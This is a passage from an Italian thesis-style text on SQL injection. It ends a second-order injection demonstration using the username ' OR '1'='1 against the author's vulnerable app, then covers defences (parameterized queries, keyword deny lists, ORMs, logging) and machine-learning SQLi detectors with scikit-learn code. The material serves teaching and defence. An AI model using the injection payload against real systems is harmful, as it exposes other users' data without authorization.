    ↪  profile_pic=session['profile_pic'])
else:
    return "User not found", 404
```

Se durante la registrazione venisse immesso come nome utente la stringa:

```
' OR '1'='1
```

La query di ricerca delle informazioni relative al profilo sarebbe:

Esempio di query per la ricerca dell'utente

```
SELECT username FROM users WHERE username='' OR '1'='1';
```

Accedendo attraverso il precente nome utente e seguendo la pagina del profilo utente, vengono mostrati tutti gli username degli utenti registrati:



Figura 4.8. Visualizzazione delle informazioni estratte

Capitolo 5

Tecniche di prevenzione degli attacchi SQLi

5.1 Introduzione

Esistono diversi metodi per prevenire gli attacchi SQL injection così come esistono diverse modalità per eseguire attacchi SQLi. Diventa quindi fondamentale non solo adottare buone pratiche di programmazione, ma anche essere consapevoli che potrebbero emergere nuovi metodi di attacco. Esempi di SQLi che non sono stati trattati e che richiederebbero ulteriori approfondimenti sono:

1. **Attacco attraverso variabili del server**: Le variabili del server sono un insieme di variabili che contengono intestazioni HTTP, intestazioni del protocollo di rete e variabili ambientali. Le applicazioni web utilizzano queste variabili in vari modi, ad esempio per registrare le statistiche di utilizzo e identificare le tendenze di navigazione. Se queste variabili vengono registrate in un database senza essere sanificate, si può creare una vulnerabilità SQL injection. Poiché gli aggressori possono falsificare i valori inseriti nelle intestazioni HTTP e di rete, possono sfruttare questa vulnerabilità inserendo i dati direttamente nelle intestazioni. Quando la query per registrare la variabile del server viene inviata al database, l'attacco nell'intestazione falsificata viene attivato.

2. **Attacco attraverso i cookies**: Quando un client ritorna a un'applicazione web, i cookies possono essere utilizzati per ripristinare le informazioni sullo stato del client. Poiché il client ha il controllo sui cookies, un utente malintenzionato potrebbe alterarli, modificando la struttura e la funzione della query SQL basata sul contenuto dei cookies.

3. **Inserimento fisico dell'utente**: L'iniezione SQL è possibile fornendo input all'utente che costruisce un attacco al di fuori dell'ambito delle richieste Web. Questo input dell'utente può assumere la forma di codici a barre convenzionali, tag RFID o persino moduli cartacei che vengono scansionati utilizzando il riconoscimento ottico dei caratteri e passati a un sistema di gestione di database.

Tutto questo mostra come ogni aspetto durante la progettazione e realizzazione di un'applicazione richieda un grandissimo sforzo per non escludere alcuna vulnerabilità.

Di seguito vengono riportate alcune pratiche per difendersi dagli attacchi di SQL injection.

5.2 Utilizzo di Query Parametrizzate

Le query parametrizzate (o *prepared statements*) sono un metodo molto efficace per prevenire l'SQL injection. Invece di concatenare stringhe SQL con input dell'utente, le query parametrizzate separano il codice SQL dai dati. Esempio in Python:

```
1 cursor.execute("SELECT * FROM users WHERE username = ?",
  ↪  (username,))
```

Nei prepared statements, il codice SQL è precompilato dal DBMS e non può essere alterato dai dati inseriti dall'utente. Anche se l'utente inserisse del codice SQL malevolo come input, verrebbe trattato come un semplice dato e non eseguito come codice.

5.3 Convalida degli Input e sanificazione

È importante convalidare gli input ricevuti dagli utenti per assicurarsi che rispettino determinati criteri. Questo include:

- **Lunghezza**: Limitare la lunghezza degli input.
- **Formato**: Assicurarsi che gli input seguano un formato previsto, ad esempio solo numeri per un campo di ID.
- **Escaping**: Applicare l'escaping ai caratteri speciali[1] per prevenire l'esecuzione indesiderata di codice, ad esempio evitando che caratteri come apici singoli o doppi interferiscano con le query SQL.

Ad esempio, per prevenire gli attacchi visti nelle sezioni precedenti, dove si faceva grande utilizzo della sintassi classica di SQL come le parole chiave `SELECT`, `UNION`, `DELETE` e `DROP`, si possono costruire dei dizionari delle stringhe non ammesse. Anche se la soluzione con prepared statements risulta molto più versatile e sicuramente più efficiente, non permette da sola di proteggersi dall'esempio di Second Order Attack della Sezione 4.9.

Oltre alla convalida, è possibile sanificare gli input dell'utente rimuovendo o sostituendo caratteri potenzialmente pericolosi. Tuttavia, questo approccio non è sempre infallibile e dovrebbe essere usato in combinazione con altri metodi.

5.4 Utilizzo di ORM (Object-Relational Mapping)

Gli Object-Relational Mappers (ORM) sono strumenti che permettono agli sviluppatori di interagire con un database relazionale utilizzando il paradigma della programmazione orientata agli oggetti. Gli ORM mappano le tabelle del database a classi nel linguaggio di programmazione, e le righe delle tabelle a oggetti di queste

[1] L'escaping è una tecnica che consiste nel precedere i caratteri speciali con un simbolo (ad esempio, una barra rovesciata \) per evitare che vengano interpretati come comandi all'interno di una query o di un'istruzione. In questo modo, i caratteri vengono trattati come dati anziché come codice eseguibile.

classi. Questo approccio astratto aiuta a ridurre la complessità dell'interazione con i database e migliora la sicurezza, specialmente contro attacchi come l'SQL injection.

Un linguaggio che ne fa grande utilizzo è l'`Active Record` in Ruby on Rails[2], dove ogni record di una tabella può essere visto con un'istanza di una classe più generale figlia di Active Record. Ad ogni classe possono essere associati moduli di controllo degli accessi, sistemi di verifica della validità degli attributi di ogni istanza, interfacciamento con altre classi e molto altro. Tutto questo permette di poter utilizzare anche database così semplici come SQLite, con un sovrasistema di interfacciamento ad esso e pacchetti software che permettono di rendere le applicazioni Rails sicure.

5.5 Logging e Monitoraggio

Attraverso l'implementazione di sistemi di logging si possono tracciare le query eseguite e rilevare tentativi di SQL injection. Le due modalità più diffuse per il loro riconoscimento sono attraverso:

- **Anomaly detection**: Si basa sul riuscire a distinguere una query di un utente legittimo da un attacco. Il tutto necessita di lunghe fasi di addestramento che continueranno anche dopo che lo strumento passerà nella fase di produzione. Tra gli approcci più classici, oltre quelli basati sull'utilizzo di modelli statistici, vi sono quelli basati sull'utilizzo di algoritmi di machine learning. Nella repository sono stati implementati modelli che presentano delle ottime prestazioni nell'intercettazione. Come qualsiasi strumento di intercettazione, deve fare i conti con i falsi positivi e falsi negativi. Tuttavia, si è riusciti a ridurre entrambi i tassi cercando di ottenere le migliori performance possibili in base al dataset usato per l'addestramento. Nel prossimo capitolo verrà illustrato tutto il procedimento per la costruzione di questi modelli.
- **Signature e Heuristic detection**: Nel primo caso, si tenta di ricercare pattern di attacco già visti, da cui il nome *firma*, e costantemente aggiornati man mano che nuovi attacchi vengono sferrati. Nel secondo approccio si cerca di utilizzare delle vere e proprie euristiche, costruite a partire da precedenti attacchi. Tuttavia questi approcci, seppur convenienti grazie alla totale assenza di fasi di addestramento e un minore overhead nel processamento, comportano una totale assenza nel riconoscimento di nuovi attacchi.

La scelta di quale approccio adottare per la propria applicazione deve essere fatta sempre tenendo conto degli aspetti positivi e negativi di entrambi. Però se integrato insieme ai precedenti metodi, permette di adottare il paradigma della *sicurezza in profondità*, cioè un susseguirsi di sistemi di sicurezza che hanno lo scopo di bloccare la maggior parte degli attacchi e rendere la vita dell'attaccante più dura.

[2]Ruby on Rails, spesso chiamato RoR o semplicemente Rails, è un framework open source per applicazioni web scritto in Ruby da David Heinemeier Hansson.

Capitolo 6

Sistema di intercettazione dell'SQL Injection

6.1 Introduzione

Nonostante la sua apparente semplicità, l'SQL injection continua a essere uno degli attacchi informatici più pericolosi, come evidenziato dalle classifiche OWASP[1]. Una delle tecniche per intercettare e prevenire l'SQL injection prevede l'uso di modelli di machine learning. Implementando modelli capaci di distinguere tra query legittime e query malevoli, possiamo aggiungere un ulteriore strato di sicurezza oltre a quelli già discussi nel Capitolo 5.

In questo capitolo verrà presentato il processo decisionale adottato per la scelta del dataset, la costruzione dei modelli di machine learning e i risultati di predizione ottenuti. Verrà inoltre fornita una descrizione del codice Python utilizzato per costruire tali modelli, che si può trovare nella versione estesa nella repository.

Il processo di costruzione dei modelli di machine learning sarà suddiviso nei seguenti steps:

1. **Scelta del dataset**: sono molte le piattaforme che li distribuiscono, tuttavia è fondamentale accertarsi della loro qualità, dato che tratteremo esclusivamente modelli supervisionati.

2. **Estrazione delle caratteristiche dalle query**: Questa fase è stata eseguita sia attraverso il metodo Bag of Words (BoW) sia tramite una serie di metriche definite. Queste metriche includono il conteggio di apici singoli e doppi, punteggiatura, commenti, spazi bianchi, parole chiave normali e dannose, ruoli, comandi ecc. Alcune di queste si possono adattare meglio al contesto in cui il modello lavorerà, come la definizione di nuovi ruoli e i comandi di rete usati.

3. **Scelta e addestramento dei modelli**: Fase alle volte molto lunga e fortemente dipendente anche dall'hardware utilizzato. Tuttavia non ci preoccuperemo troppo di questo aspetto dato che verranno utilizzati solamente modelli di librerie ottimizzate.

[1] OWASP, o Open Web Application Security Project, è una fondazione senza scopo di lucro che fornisce risorse e linee guida per migliorare la sicurezza delle applicazioni web. Tra i suoi progetti più noti c'è l'OWASP Top Ten, una lista delle dieci vulnerabilità più critiche nelle applicazioni web.

6.2 Scelta del dataset

Oggi, affrontare il machine learning significa spesso gestire sfide progettuali piuttosto che tecniche. Sebbene le librerie avanzate e il potere computazionale abbiano semplificato l'addestramento dei modelli, la vera difficoltà risiede nella progettazione del sistema. È fondamentale comprendere i dati a disposizione, raccoglierne di nuovi se necessario, implementare metodi di misurazione affidabili e definire chiaramente i parametri da monitorare. I dati sono ormai considerati il nuovo petrolio; la loro qualità e le loro caratteristiche influenzeranno direttamente i risultati dei modelli.

Per i modelli di machine learning che verranno trattati successivamente, è stato utilizzato un dataset composto da due colonne:

- `Query`: contiene le query SQL che devono essere analizzate;
- `Label`: contiene valori binari (0 e 1) che indicano rispettivamente l'assenza o la presenza di una SQL injection.

La scelta del dataset, così come la sua preparazione, è una fase cruciale nello sviluppo di modelli efficaci nel rilevamento delle SQL injection. Di seguito vengono descritte alcune delle analisi e considerazioni da fare quando ci si avvicina alla scelta e alla preparazione del dataset.

Qualità dei Dati

La qualità dei dati ha un'influenza diretta sulle prestazioni dei modelli di machine learning. Di seguito, vengono elencati alcuni dei fattori chiave da considerare:

- **Accuratezza**: I dati devono essere accurati, privi di errori e rispecchiare fedelmente la realtà che si intende modellare. Errori di registrazione, misurazioni errate o valori fuori scala possono compromettere l'affidabilità del modello. È fondamentale garantire che le query SQL siano corrette e che le etichette binarie riflettano accuratamente la natura delle query (malevoli o legittime).
- **Completezza**: Un dataset incompleto può ridurre la capacità di un modello di generalizzare. La mancanza di dati può essere affrontata tramite tecniche di imputazione, come l'uso della media, della mediana o della moda per riempire i valori mancanti. Tuttavia, nel caso specifico di questo progetto, si è scelto di eliminare i record anomali o incompleti piuttosto che applicare l'imputazione, in quanto il dataset utilizzato non presentava valori mancanti significativi.
- **Rilevanza**: I dati raccolti devono essere pertinenti al problema da risolvere. Per esempio, le query incluse nel dataset devono rappresentare realisticamente sia attacchi SQL injection che normali operazioni di database, in modo da addestrare correttamente il modello a distinguere tra comportamenti legittimi e dannosi.

Dimensione del Dataset

Anche la dimensione del dataset gioca un ruolo fondamentale nelle prestazioni del modello di machine learning. È necessario trovare un equilibrio tra la quantità di dati disponibili e le risorse computazionali a disposizione, oltre a considerare eventuali problemi di sbilanciamento delle classi. Ecco alcune considerazioni chiave:

- **Quantità di Dati**: Un dataset troppo piccolo potrebbe non fornire informazioni sufficienti per addestrare un modello che generalizzi bene, mentre un dataset eccessivamente grande può risultare difficile da gestire in termini di risorse computazionali. La scelta della dimensione ideale del dataset dipende dalla complessità del problema e dall'architettura del modello. Nel caso di rilevamento di SQL injection, un numero sufficiente di query malevoli e legittime è essenziale per catturare la varietà di attacchi possibili e addestrare il modello in modo robusto.
- **Equilibrio delle Classi**: Uno degli aspetti più critici nella scelta del dataset è il bilanciamento delle classi. Se il dataset è sbilanciato, con una netta prevalenza di query legittime rispetto a quelle malevoli (o viceversa), il modello tenderà ad imparare a favorire la classe più frequente. Ad esempio, in un dataset in cui il 90% delle query sono legittime e solo il 10% sono SQL injection, il modello potrebbe ottenere un'alta accuratezza semplicemente classificando tutte le query come legittime, ignorando la minoranza delle query malevoli. Per affrontare questo problema, si possono utilizzare diverse tecniche:
  - **Campionamento**: È possibile bilanciare il dataset tramite tecniche di sovracampionamento della classe minoritaria o sottocampionamento della classe maggioritaria.
  - **Ponderazione delle classi**: Alcuni algoritmi di machine learning consentono di assegnare un peso maggiore alle osservazioni della classe minoritaria, bilanciando l'importanza di entrambe le classi durante l'addestramento.
  - **Algoritmi bilanciati**: Alcuni algoritmi di classificazione, come il bilanciamento delle classi tramite la regolarizzazione, sono progettati per gestire dataset sbilanciati.

  Nel contesto della rilevazione delle SQLi, un modello sbilanciato potrebbe produrre molti falsi positivi, penalizzando query legittime e riducendo l'affidabilità del sistema. È quindi cruciale bilanciare correttamente il dataset per evitare che il modello fallisca nel riconoscere le query malevoli.

Rappresentatività dei Dati

Un altro aspetto importante è che i dati siano rappresentativi del contesto reale in cui il modello verrà implementato (ad esempio l'applicazione vulnerabile presentata nel Capitolo 3). Nel nostro caso, ciò significa che il dataset deve riflettere la varietà delle query SQL che un'applicazione potrebbe ricevere, incluse sia le query ben formate che quelle potenzialmente dannose. Se il dataset non è rappresentativo, il modello potrebbe avere difficoltà a generalizzare su nuovi dati e fallire nel rilevare varianti di SQLi non presenti nel dataset di addestramento.

6.3 Estrazione delle Features

La tabella seguente presenta una descrizione dettagliata delle caratteristiche estratte dalle query SQL utilizzate per il rilevamento di attacchi di SQL injection. Le caratteristiche includono vari indicatori come il numero di apici, il numero di commenti, il numero di parole chiave normali e dannose, il numero di operatori e caratteri speciali, e altro ancora [1]. L'estrazione di queste caratteristiche è fondamentale per identificare pattern sospetti nelle query.

Tabella 6.1. Descrizione delle caratteristiche del dataset

N.	Caratteristica	Descrizione
1	`no_sngle_quts`	Numero totale di singoli apici in una query
2	`no_dble_quts`	Numero totale di doppi apici in una query
3	`no_punctn`	Numero totale di punteggiatura in una query
4	`no_sgle_cmmt`	Numero totale di commenti su una sola linea in una query
5	`no_mlt_cmmt`	Numero totale di commenti multi-linea in una query
6	`no_wht_spce`	Numero totale di spazi bianchi in una query
7	`no_nrml_kywrds`	Numero totale di parole chiave normali in una query
8	`no_hmfl_kywrds`	Numero totale di parole chiave dannose in una query
9	`no_prctge`	Numero totale di simboli di percentuale (%) in una query
10	`no_log_oprtr`	Numero totale di operatori logici in una query
11	`no_oprtr`	Numero totale di operatori in una query
12	`no_null_valus`	Numero totale di valori nulli in una query
13	`no_hexdcml_valus`	Numero totale di valori esadecimali in una query
14	`no_db_info_cmnds`	Numero totale di comandi di informazioni del database in una query
15	`no_roles`	Numero totale di ruoli (ad esempio, Admin, user, ecc.) in una query
16	`no_ntwr_cmnds`	Numero totale di comandi di rete in una query
17	`no_lanage_cmnds`	Numero totale di comandi di linguaggio in una query
18	`no_alphabet`	Numero totale di alfabeti in una query
19	`no_digits`	Numero totale di cifre in una query
20	`no_spl_chrtr`	Numero totale di caratteri speciali in una query

L'estrazione delle caratteristiche e l'uso del Bag of Words (BoW) consente di trasformare le query testuali in rappresentazioni numeriche che possono essere elaborate dagli algoritmi di machine learning. Questo approccio combina la struttura generale delle query (mediante le caratteristiche numeriche) con il contenuto specifico delle parole (mediante BoW), migliorando l'efficacia del modello nel rilevare query anomale o dannose.

Bag of Words (BoW)

Il BoW è una tecnica fondamentale nell'elaborazione del linguaggio naturale (NLP) che permette di rappresentare testi sotto forma di vettori numerici. Questo metodo trasforma una collezione di documenti in un insieme di vettori, dove ogni elemento rappresenta la frequenza o la presenza di una parola nel documento. Il BoW si basa su alcuni principi fondamentali:

- **Costruzione del vocabolario:** Si crea un vocabolario che contiene tutte le parole uniche presenti nei documenti.

- **Creazione del vettore:** Per ogni documento, viene creato un vettore in cui ogni elemento corrisponde a una parola del vocabolario e il suo valore rappresenta la frequenza o la presenza della parola nel documento.
- **Ignorare l'ordine delle parole:** Il BoW non considera l'ordine delle parole, quindi due frasi con le stesse parole ma in ordine diverso avranno la stessa rappresentazione vettoriale.

Esempio Pratico

Consideriamo le seguenti due frasi:

- "Il gatto mangia il pesce."
- "Il pesce mangia il gatto."

Il vocabolario sarà composto da: `["il", "gatto", "mangia", "pesce"]`.
I vettori BoW per ciascuna frase saranno:

- `[2, 1, 1, 1]` (La parola *il* appare 2 volte, mentre *gatto*, *mangia* e *pesce* una volta ciascuna)
- `[2, 1, 1, 1]` (Stesso vettore, poiché BoW non considera l'ordine delle parole)

Vantaggi e Limiti

Il BoW è semplice da implementare ed è una buona base per tecniche più avanzate come il TF-IDF[2]. Tuttavia, ha alcune limitazioni:

- **Perdita del contesto:** Non considera l'ordine delle parole e quindi perde il significato contestuale.
- **Vettori sparsi:** Con un grande vocabolario, i vettori diventano molto grandi e contengono principalmente zeri.
- **Non considera i sinonimi:** Le parole con significato simile vengono trattate come entità separate.

Nella repository è fornita comunque la variante con TF-IDF, anche se non garantisce un eccezionale miglioramento dei modelli rispetto al BoW.

Di seguito viene proposto il codice necessario per caricare il proprio dataset in formato .csv, il suo processamento, l'estrazione delle features anche mediante l'uso di BoW e la suddivisione del dataset in dataset di training e testing:

[2]TF-IDF (Term Frequency-Inverse Document Frequency) è una misura utilizzata per valutare l'importanza di una parola in un documento rispetto a un corpus. A differenza del BoW, che considera solo la presenza o l'assenza delle parole, il TF-IDF tiene conto della frequenza delle parole e della loro distribuzione nei documenti, riducendo il peso delle parole comuni e aumentando l'importanza delle parole rare.

```python
# Caricamento del dataset
path = 'dataset.csv'
data = pd.read_csv(path)

# Estrazione delle caratteristiche dalle query
data_features = data['Query'].apply(extract_features)
data_features = pd.DataFrame(data_features.tolist())

# Combina le caratteristiche estratte con le etichette
df = pd.concat([data_features, data['Label']], axis=1)

# Separazione delle caratteristiche (X) e le etichette (y)
X_numerical = df.drop(columns=['Label'])
y = df['Label']

# Salvataggio della colonna 'Query' per la successiva creazione delle BoW
X_text = data['Query']

# Divisione dei dati in set di addestramento e test
X_train_numerical, X_test_numerical, X_train_text, X_test_text, y_train, y_test = train_test_split(
    X_numerical, X_text, y, test_size=0.4)

# Trasformazione delle Query in BoW
vectorizer = CountVectorizer(ngram_range=(1, 2), max_features=1000)
X_train_query = vectorizer.fit_transform(X_train_text)
X_test_query = vectorizer.transform(X_test_text)

# Combina le caratteristiche numeriche e le BoW
X_train = hstack((X_train_numerical.values, X_train_query)).tocsr()
X_test = hstack((X_test_numerical.values, X_test_query)).tocsr()
```

6.4 Modelli di Machine Learning e Addestramento

Scegliere il modello di machine learning più adatto per la rilevazione delle SQL injection richiede un'accurata valutazione di diversi fattori. La complessità del problema, la qualità dei dati e la capacità del modello di generalizzare su nuovi input sono solo alcune delle sfide principali.

Ogni modello presenta punti di forza e debolezza: alcuni modelli tendono a sovra-adattarsi ai dati di addestramento (overfitting), mentre altri possono essere troppo semplici per catturare le dinamiche più sottili dei dati (underfitting). In questo contesto, è essenziale trovare un compromesso tra la capacità del modello di apprendere dai dati disponibili e la sua abilità di fare previsioni accurate su dati mai visti prima. Anche la gestione della complessità computazionale, specie con dataset di grandi dimensioni, gioca un ruolo fondamentale nella scelta del modello.

Nei prossimi paragrafi, verranno analizzati i principali problemi nella scelta dei modelli, insieme alle tecniche adottate per affrontare tali difficoltà. Verranno poi presentati i diversi modelli utilizzati, descrivendo come sono stati addestrati e presentandone le performance.

6.4.1 Problemi nella scelta dei modelli

Overfitting

L'overfitting si verifica quando un modello apprende troppo bene i dettagli e il rumore dei dati di addestramento, al punto che non riesce a generalizzare sui nuovi dati. Questo è particolarmente problematico quando il modello ha troppi parametri rispetto alla quantità di dati disponibili.

- **Soluzioni**:
  - **Regolarizzazione**: Tecniche come L1 (Lasso) e L2 (Ridge) regularization penalizzano i coefficienti delle caratteristiche attraverso valori di costo, riducendo la complessità del modello e quindi l'overfitting.
  - **Cross-Validation**: Utilizzare la validazione incrociata per valutare le prestazioni del modello su set di dati diversi. La k-fold cross-validation è una tecnica comune che suddivide i dati in k subset e utilizza ciascuno come set di validazione a turno.
  - **Early Stopping**: Interrompere l'addestramento del modello prima che inizi a sovraccaricarsi dei dati di addestramento. Questo viene fatto monitorando la performance su un set di validazione e fermando l'addestramento quando le prestazioni iniziano a deteriorarsi.
  - **Pruning (Potatura)**: Per modelli come gli alberi decisionali, la potatura può essere utilizzata per ridurre la complessità del modello, rimuovendo rami che contribuiscono poco alla predizione.

Underfitting

L'underfitting si verifica quando un modello è troppo semplice per catturare le complessità dei dati. Questo può avvenire se il modello ha troppi pochi parametri o se le caratteristiche utilizzate non sono sufficientemente informative.

- **Soluzioni**:
  - **Modelli Più Complessi**: Utilizzare modelli con maggiore capacità di apprendimento, come reti neurali più profonde o alberi decisionali più complessi.
  - **Feature Engineering**: Aggiungere nuove caratteristiche o trasformazioni ai dati per fornire al modello informazioni più rilevanti. Tecniche come l'analisi delle componenti principali, PCA[3], o l'estrazione di nuove variabili possono essere utili. Nel nostro caso, è stata utilizzata la tecnica della Bag of Words (BoW) per trasformare le caratteristiche testuali in una rappresentazione numerica che il modello può elaborare.
  - **Più Dati**: Fornire più dati può aiutare il modello a trovare pattern più complessi. Se i dati sono insufficienti, è da considerare l'acquisizione di dati aggiuntivi o l'uso di tecniche di data augmentation.

[3]L'analisi delle componenti principali (PCA) è una tecnica di riduzione della dimensione che consente di mantenere la maggior parte della varianza dei dati originali, facilitando così la visualizzazione e l'interpretazione delle caratteristiche.

Bias e Varianza

Il bias elevato indica che il modello è troppo semplice e non riesce a catturare la complessità dei dati (underfitting). Un modello con troppo bias tende a fare previsioni errate su dati sia di addestramento che di test. Mentre l'alta varianza indica che il modello è troppo sensibile alle fluttuazioni nei dati di addestramento (overfitting). Un modello con alta varianza può adattarsi troppo ai dati di addestramento e performare male sui nuovi dati. Per dare meglio l'idea, l'immagine seguente riassume questi concetti.



Figura 6.1. Trade-off tra bias e varianza. Fonte

- **Soluzioni**:
  - **Bias-Varianza Tradeoff**: Bilanciamento tra bias e varianza. Modelli più complessi possono ridurre il bias ma aumentare la varianza. Modelli più semplici possono ridurre la varianza ma aumentare il bias. La scelta del modello deve quindi considerare questo trade-off.
  - **Ensemble Methods**: Metodi di ensemble come Bagging (ad esempio, Random Forest) e Boosting (ad esempio, Gradient Boosting) possono aiutare a bilanciare il bias e la varianza combinando le previsioni di più modelli.

Problemi di Generalizzazione

La generalizzazione si riferisce alla capacità di un modello di performare bene su nuovi dati. Un modello ben generalizzato sarà in grado di fare previsioni accurate anche su dati che non ha mai visto durante l'addestramento.

- **Soluzioni**:
  - **Test su Dati Non Visti**: Valutare il modello su un set di dati di test completamente separato per misurare la sua capacità di generalizzare. Questo aiuta a identificare se il modello è overfittato sui dati di addestramento.
  - **Ensemble Methods**: Metodi di ensemble come Bagging e Boosting possono migliorare la capacità di generalizzazione combinando le previsioni di più modelli. Questi metodi riducono la varianza e migliorano le performance su dati non visti.
  - **Regolarizzazione**: L'uso della regolarizzazione, come L1 o L2, può migliorare la capacità di generalizzazione riducendo l'overfitting e impedendo che il modello diventi troppo complesso.
  - **Cross-Validation**: Utilizzare tecniche di cross-validation, come k-fold cross-validation, può fornire una stima più accurata delle prestazioni del modello su dati non visti.

6.4.2 Modelli di machine learning

In questo progetto, sono stati utilizzati diversi modelli di machine learning per la rilevazione di SQL injection nelle query. I modelli utilizzati includono sia algoritmi di ensemble che modelli di classificazione standard, ciascuno dei quali è stato addestrato sulle caratteristiche numeriche estratte dalle query e sui vettori *Bag of Words* (BoW) generati dalle stesse. I modelli sono stati presi direttamente dalle librerie di scikit-learn[4]. Di seguito, vengono descritti brevemente ciascun modello e il processo di addestramento.

Decision Tree

L'*Albero decisionale (Decision Tree)* è un modello di classificazione che utilizza una struttura ad albero per prendere decisioni basate sulle caratteristiche del dataset. In un albero decisionale, ogni nodo interno rappresenta una domanda su una caratteristica, ogni ramo rappresenta l'esito della domanda e ogni foglia rappresenta una classe di output.

L'addestramento di un albero decisionale comporta la suddivisione ricorsiva dei dati in base alle caratteristiche, utilizzando criteri di scelta come l'entropia. L'entropia misura il grado di disordine o incertezza in un insieme di dati. Durante la costruzione dell'albero, il modello calcola l'entropia per ciascuna caratteristica e seleziona quella che fornisce la maggiore riduzione dell'entropia, ossia la maggiore informazione. In questo modo, l'albero decisionale cerca di discriminare i dati in modo efficace, separando le classi in modo sempre più chiaro ad ogni suddivisione.

```
1 dt = DecisionTreeClassifier()
2 dt.fit(X_train, y_train)
3 y_pred_dt = dt.predict(X_test)
```

[4]Scikit-learn è una libreria open-source di Python per il machine learning che fornisce strumenti semplici ed efficienti per analisi predittive. Include vari algoritmi di classificazione, regressione e clustering, oltre a strumenti per la valutazione dei modelli e la pre-elaborazione dei dati.

Gli alberi decisionali sono facilmente interpretabili e visualizzabili, il che li rende utili in contesti in cui è importante comprendere il processo decisionale del modello. Tuttavia, tendono a sovradattarsi ai dati di addestramento se non vengono regolarizzati, e possono essere sensibili al rumore nei dati.

Gradient Boosting Machine

Il *Gradient Boosting Machine (GBM)* è un potente algoritmo di ensemble che costruisce una serie di alberi decisionali in modo sequenziale, dove ogni nuovo albero cerca di correggere gli errori commessi dagli alberi precedenti. Questo approccio permette di ottenere un modello che combina la robustezza degli alberi decisionali con l'ottimizzazione iterativa.

```
gbm = GradientBoostingClassifier()
gbm.fit(X_train, y_train)
y_pred_gbm = gbm.predict(X_test)
```

XGBoost

XGBoost (Extreme Gradient Boosting) è una variante ottimizzata e altamente efficiente del gradient boosting. Si distingue per la sua velocità e le sue prestazioni superiori grazie a tecniche avanzate come la parallelizzazione, la regolarizzazione e la gestione intelligente dei valori mancanti. È particolarmente utile in situazioni con grandi dataset e numerose caratteristiche.

```
xgb = XGBClassifier(use_label_encoder=False, eval_metric='logloss')
xgb.fit(X_train, y_train)
y_pred_xgb = xgb.predict(X_test)
```

LightGBM

LightGBM (Light Gradient Boosting Machine) è un altro potente modello di boosting, progettato per essere estremamente veloce e con un basso utilizzo di memoria. Utilizza tecniche avanzate come il *leaf-wise splitting*[5] e la gestione efficiente di caratteristiche numeriche e categoriche. LightGBM è ideale per dataset di grandi dimensioni con numerosi campioni e caratteristiche.

```
lgbm = LGBMClassifier()
lgbm.fit(X_train, y_train)
y_pred_lgbm = lgbm.predict(X_test)
```

[5]Il leaf-wise splitting è una strategia di crescita degli alberi decisionale in cui il nodo foglia che presenta la massima riduzione dell'entropia viene suddiviso per primo.

AdaBoost

Il *AdaBoost (Adaptive Boosting)* è un altro algoritmo di ensemble che combina diversi deboli classificatori, solitamente alberi decisionali di profondità 1, per creare un classificatore forte. Durante l'addestramento, AdaBoost assegna pesi maggiori ai campioni che vengono classificati erroneamente dai classificatori precedenti, concentrandosi su questi errori. Questo permette al modello di migliorare iterativamente le prestazioni.

```
ada = AdaBoostClassifier()
ada.fit(X_train, y_train)
y_pred_ada = ada.predict(X_test)
```

Logistic Regression

La *Regressione Logistica (LR)* è un modello di classificazione lineare che utilizza una funzione logistica per stimare la probabilità che un campione appartenga a una determinata classe. Nonostante la sua semplicità, è spesso utilizzato come *baseline* ed è particolarmente efficace per problemi binari e con caratteristiche lineari.

```
log_reg = LogisticRegression(max_iter=1000)
log_reg.fit(X_train, y_train)
y_pred_log_reg = log_reg.predict(X_test)
```

Random Forest

La *Foresta Casuale (Random Forest)* è un modello di ensemble che costruisce una serie di alberi decisionali indipendenti e li combina tramite il voto maggioritario. Questo modello è noto per la sua robustezza e capacità di gestire dati con caratteristiche rumorose e non lineari.

```
rf = RandomForestClassifier()
rf.fit(X_train, y_train)
y_pred_rf = rf.predict(X_test)
```

K-Nearest Neighbor

